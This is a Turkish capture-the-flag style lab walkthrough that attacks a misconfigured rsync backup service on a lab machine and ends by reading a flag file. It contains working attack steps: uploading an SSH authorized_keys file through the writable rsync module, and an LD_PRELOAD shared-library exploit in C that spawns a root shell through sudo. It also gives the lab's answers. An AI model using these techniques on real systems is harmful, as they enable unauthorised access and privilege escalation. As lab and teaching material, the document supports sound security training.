DYNAMIC BOOK ISINMASI

INFO: Rsync, dosya ve dizinleri bir kaynaktan diğerine hızlı ve verimli bir şekilde senkronize etmek için kullanılan bir Linux tabanlı servistir. Hem yerel hem de uzak sistemler arasında dosya transferi için idealdir.

Yanlış yapılandırılmış bir rsync servisi çalışan makinedeki zafiyeti istismar ederek erişim sağlama ve yetki yükseltme saldırısı gerçekleştirme ile ilgili alıştırmalar yapmak için önerilir.

1. *873 portunda hangi servis çalışıyor?*
   Bilgi: nmap atılır.

```
┌──[root@hackerbox]─[~]
└─── #nmap -sV 172.20.2.187
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-13 13:44 CDT
Nmap scan report for 172.20.2.187
Host is up (0.00027s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
873/tcp  open  rsync   (protocol version 31)
2049/tcp open  nfs     3-4 (RPC #100003)
MAC Address: 52:54:00:02:BF:5E (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. *Bu rsync sunucusu hangi amaçla kullanılıyor?*
   Bilgi: rsync servisine bağlandığımızda backup server için kullanıldığını anlıyoruz.
   rsync komutundaki iki nokta (::) uzak bir rsync sunucusuna bağlantı sağlamak için kullanılır. Bu noktalama işareti, rsync'in bir rsync daemon (sunucu) ile çalıştığını belirtir.


```
┌──[✗]─[root@hackerbox]─[~]
└─── #rsync 172.20.2.187::

root            Backup server
┌──[root@hackerbox]─[~]
└─── #
```

3. *rsync servisinin yapılandırma dosyasının yolu nedir?*
   Bilgi: Görevde istenen bilgiye ulaşmak için internette araştırma yaptığımızda ilgili konfigürasyon dosyasının yolunun */etc/rsyncd.conf* olduğunu buluyoruz.


4. *Rsync servisi hangi uid değeriyle yapılandırılmıştır?*

```
┌──[root@hackerbox]─[~]
└─── #rsync 172.20.2.187::root/etc/rsyncd.conf

-rw-r--r--            219 2023/11/10 07:04:59 rsyncd.conf
┌──[root@hackerbox]─[~]
└─── #rsync 172.20.2.187::root/etc/rsyncd.conf .

┌──[root@hackerbox]─[~]
└─── #ls
config    Documents  go       Pictures  Public       Templates
Desktop   Downloads  Music    Postman   rsyncd.conf  Videos
┌──[root@hackerbox]─[~]
└─── #cat rsyncd.conf
motd file = /etc/rsyncd.motd
lock file = /var/run/rsync.lock
log file = /var/log/rsyncd.log
pid file = /var/run/rsyncd.pid

[root]
 path = /
 comment = Backup server
 uid = 1001
 gid = 1001
 read only = no
 list = yes
┌──[root@hackerbox]─[~]
└─── #
```

5. *Rsync servisinin yapılandırıldığı uid değeri hangi kullanıcıya aittir?*
   Bilgi: sasha olarak bulunur.



6. *Yedeklenmiş log dosyasındaki bilgilere göre, SSH'a hatalı kullanıcı adıyla bağlanmaya çalışan kişi hangi kullanıcı adını kullanmıştır?*
   Bilgi: Yedeklenmiş log dosyaları genelde /backupsta bulunur bu yüzden bu dizine gidilir.



Sasja olduğu anlaşılır.

```
Nov 10 07:17:07 debian sshd[448]: Connection closed by authenticating user root
10.0.0.64 port 61539 [preauth]
Nov 10 07:17:42 debian sshd[504]: pam_unix(sshd:session): session opened for use
r root(uid=0) by (uid=0)
Nov 10 07:17:42 debian systemd-logind[388]: New session 4 of user root.
Nov 10 07:18:15 debian useradd[845]: new user: name=_rpc, UID=106, GID=65534, ho
me=/run/rpcbind, shell=/usr/sbin/nologin, from=/dev/pts/1
Nov 10 07:18:15 debian usermod[852]: change user '_rpc' password
Nov 10 07:18:18 debian useradd[1129]: new user: name=statd, UID=107, GID=65534,
home=/var/lib/nfs, shell=/usr/sbin/nologin, from=/dev/pts/1
Nov 10 07:18:18 debian usermod[1136]: change user 'statd' password
Nov 10 07:59:39 debian useradd[2039]: new user: name=sasha, UID=1001, GID=1001,
home=/home/sasha, shell=/bin/bash, from=/dev/pts/0
Nov 10 08:00:03 debian chfn[2049]: changed user 'sasha' information
Nov 10 08:01:13 debian sshd[2060]: Invalid user sasja from 10.0.0.64 port 50603
Nov 10 08:01:19 debian sshd[2060]: pam_unix(sshd:auth): check pass; user unknown
Nov 10 08:01:19 debian sshd[2060]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.0.64
Nov 10 08:01:22 debian sshd[2060]: Failed password for invalid user sasja from 1
0.0.0.64 port 50603 ssh2
Nov 10 08:01:25 debian sshd[2060]: Connection closed by invalid user sasja 10.0.
0.64 port 50603 [preauth]
Nov 10 08:01:47 debian sshd[2063]: pam_unix(sshd:session): session opened for us
er sasha(uid=1001) by (uid=0)
Nov 10 08:01:47 debian systemd-logind[388]: New session 5 of user sasha.
Nov 10 08:01:47 debian systemd: pam_unix(systemd-user:session): session opened f
or user sasha(uid=1001) by (uid=0)
```

7. *Miami'den Las Vegas'a uçan yolcunun adı ve soyadı nedir?*

Bilgi: Dosya bulunur fakat okunamaz yetki yükseltmek gerekecektir.

```
┌─[✗]─[root@hackerbox]─[~]
└──╼ #rsync 172.20.2.187::root/backups/database/flights_2022.backup.sql .

rsync: [sender] send_files failed to open "/backups/database/flights_2022.backup.sq
l" (in root): Permission denied (13)
rsync error: some files/attrs were not transferred (see previous errors) (code 23)
at main.c(1865) [generator=3.2.7]
┌─[✗]─[root@hackerbox]─[~]
└──╼ #^C
```

Yetki yükseltebilmemiz için komut çalıştırabilmeliyiz. Rsync servisi sasha kullanıcısının yetkilerinde çalıştığından dolayı sasha kullanıcısının home dizinine dosya yüklemeye yetkimiz var mı öncelikle bu kontrol edilir ve deneme.txt dosyası yüklenir.

```
┌─[✗]─[root@hackerbox]─[~]
└──╼ #ssh sasha@172.20.2.187
sasha@172.20.2.187's password:
Connection closed by 172.20.2.187 port 22
┌─[✗]─[root@hackerbox]─[~]
└──╼ #touch deneme.txt
┌─[root@hackerbox]─[~]
└──╼ #rsync -r deneme.txt 17220.2.187::root/home/sasha/
rsync: getaddrinfo: 17220.2.187 873: No address associated with hostname
rsync error: error in socket IO (code 10) at clientserver.c(139) [sender=3.2.7]
┌─[✗]─[root@hackerbox]─[~]
└──╼ #rsync -r deneme.txt 172.20.2.187::root/home/sasha/

┌─[root@hackerbox]─[~]
└──╼ #rsync 172.20.2.187::root/home/sasha/

drwxr-xr-x          4,096 2024/09/13 14:30:03 .
-rw-r--r--          3,551 2023/11/10 09:05:14 .bashrc
-rw-r--r--              0 2024/09/13 14:30:03 deneme.txt
```

Dosya yükleme yetkimiz olduğuna göre öncelikle komut çalıştırabileceğimiz bir erişim kazanmak için ssh-keygen aracı ile bir ssh dosyası oluşturup bunu karşı sunucuya upload edelim. Ardından ssh bağlantısı almayı deneyelim.

```
┌[root@hackerbox]-[~]
└─ #ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:LvH5rmXWFHiiH88ZEqVF6erZAijmK+2ZMghZSCY2+No root@hackerbox
The key's randomart image is:
+---[RSA 3072]----+
```

Bu yöntem ile SSH'a anahtar tabanlı kimlik doğrulama yöntemi ile bağlanmayı deneyeceğiz. Karşı sunucuya oluşturduğumuz bu anahtar dosyalarını yüklemeden önce "id_rsa.pub" dosyasının içeriğini "authorized_keys" adında bir dosya oluşturarak içine kopyalamamız gerekiyor. Aşağıdaki komut ile bu işlemi gerçekleştirelim. Oluşturduğumuz bu "authorized_keys" dosyası bizim karşı sunucuya SSH anahtarları ile bağlanmamızı sağlayacak. Şimdi /root/.ssh dizinine oluşturulan ve bizim de aynı dizinde oluşturduğumuz "authorized_keys" dosyasını da içinde barındıran .ssh klasörünü karşı sunucuya upload edelim.

Upload ettikten sonra kontrol ettik ve .ssh klasörünün karşı sunucuya yüklendiğini doğruladık.

```
┌[root@hackerbox]-[~]
└─ #rsync  /root/.ssh 172.20.2.187::root/home/sasha/

skipping directory .ssh
┌[root@hackerbox]-[~]
└─ #
```

Artık tek yapmamız gereken aşağıdaki komutu çalıştırarak hedefe SSH bağlantısı kurmak.

ssh sasha@172.20.7.121

```
┌[root@hackerbox]-[~]
└─ #ssh sasha@172.20.2.187
Linux debian 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
sasha@debian:~$ sudo -l
Matching Defaults entries for sasha on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+=LD_PRELOAD

User sasha may run the following commands on debian:
    (ALL) NOPASSWD: /usr/local/bin/sys_helper
```

LD_PRELOAD ortam değişkeni sayesinde bir uygulamayı çalıştırırken dinamik olarak bir kütüphane dosyası ekleyip, o uygulamanın bu kütüphane dosyasını da çalıştırmasını sağlayabiliyoruz.

Şimdi C programlama dili ile yetki yükseltmemize yarayan basit bir uygulama yazıp bunu derleyelim ve kütüphane objesi olarak çıktı alalım. Aşağıdaki kodu *exploit.c* dosyası oluşturup içine kopyalayalım.

```c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0, 0, 0);
    system("/bin/bash -p");
}
```

Ardından terminalde aşağıdaki komutu çalıştırarak exploit.c dosyasındaki kodu derleyelim ve /tmp dizinine preload.so adıyla kütüphane objesinin çıktısını alalım. Bu komutu çalıştırdığımızda terminalde "warning" mesajı gelebilir, bu bizim için önemli değil.

gcc -fPIC -shared -nostartfiles -o /tmp/preload.so exploit.c

Bu komut, bir C dilinde yazılmış dosyayı (exploit.c) derleyip paylaşımlı bir kütüphane (preload.so) oluşturan bir komuttur.

- gcc: GNU Compiler Collection'ın C programlarını derlemek için kullanılan komutudur. Burada, gcc derleyicisini kullanarak C dosyasını (exploit.c) derliyoruz.
- -fPIC: Bu bayrak, Position Independent Code (PIC) anlamına gelir. Bu, üretilen kodun, bellekte herhangi bir konuma yüklenebilmesi ve aynı kodun birden fazla işlem tarafından kullanılabilmesi için bağımsız olmasını sağlar. Paylaşımlı kütüphaneler (.so dosyaları) genellikle pozisyon bağımsız kodlar kullanılarak oluşturulur, çünkü bu kütüphaneler bellek alanında farklı yerlere yüklenebilir.
- -shared: Bu bayrak, bir paylaşımlı kütüphane oluşturulacağını belirtir. Paylaşımlı kütüphaneler (.so dosyaları), birden fazla program tarafından paylaşılabilir ve bellekte yalnızca bir kez yüklenir.
- -nostartfiles: Bu bayrak, GCC'nin normalde başlattığı dosyaların (startfiles olarak bilinen dosyalar) eklenmemesini sağlar. Başlangıç dosyaları, genellikle bir uygulamanın temel çalışması için gerekli olan önyükleme kodlarını içerir. Bu durumda, bu dosyalar dahil edilmeden bir paylaşımlı kütüphane oluşturulmaktadır, çünkü kütüphane dosyası doğrudan bir uygulama başlatmayacaktır.
- -o /tmp/preload.so: Bu, oluşturulan çıkış dosyasının yolunu ve adını belirtir. Burada, derleme sonucunda oluşan paylaşımlı kütüphane dosyası, /tmp/preload.so dizininde saklanacaktır.
- exploit.c: Bu, derlenecek olan C kaynağı dosyasıdır. Bu dosya, muhtemelen zararlı veya bir güvenlik testi amacıyla yazılmış bir kod içeriyor olabilir (özellikle "exploit" kelimesi, bir güvenlik açığından yararlanmak için yazılan kodları ifade eder).

Bu komut, pozisyon bağımsız (PI) bir kod oluşturarak bir **paylaşımlı kütüphane** derlemek için kullanılıyor. Bu tür kütüphaneler genellikle bir sistemde **preload** edilerek belirli işlevlerin çalıştırılmadan önce yakalanması amacıyla kullanılır. Örneğin, **LD_PRELOAD** tekniğiyle bu paylaşımlı kütüphane yüklenip sistemdeki başka bir programın işleyişine müdahale edilebilir.

Daha sonra aşağıdaki komutu çalıştırarak root olmayı deneyelim.

sudo LD_PRELOAD=/tmp/preload.so /usr/local/bin/sys_helper

Bu komut, LD_PRELOAD tekniği kullanarak belirli bir programın çalışmasını manipüle etmek için kullanılan bir yöntemdir.

1. sudo:sudo komutu, bir işlemi yönetici yetkileriyle (root yetkileri) çalıştırmak için kullanılır.

2. LD_PRELOAD=/tmp/preload.so: LD_PRELOAD ortam değişkeni, bir program başlatılmadan önce hangi paylaşımlı kütüphanenin yüklenmesi gerektiğini belirtir.

Normalde bir program, ihtiyaç duyduğu paylaşımlı kütüphaneleri (.so dosyaları) yükler ve çalıştırır. Ancak LD_PRELOAD kullanarak, programın yüklediği kütüphaneler arasında sizin belirlediğiniz bir kütüphaneyi zorla yükleyebilir ve o kütüphanede tanımlanan fonksiyonları çalıştırabilirsiniz.

Bu durumda, /tmp/preload.so dosyasındaki kütüphane fonksiyonları, programın kendi fonksiyonlarının önüne geçebilir. Örneğin, sys_helper programı belirli bir sistem çağrısını yaparken, siz bu çağrıyı preload edilen kütüphane ile değiştirebilirsiniz. Bu yöntem, programın davranışını manipüle etmek için kullanılır.

3. /usr/local/bin/sys_helper: Bu, çalıştırılacak olan programdır. Buradaki sys_helper, muhtemelen bir sistem yardımıcı programıdır ve /usr/local/bin/ yolunda yer alır.

Artık root olduk. Dosyayı okuyoruz ve Gabie Norton sonucuna ulaşıyoruz.

-ISINMA TAMAMLANDI-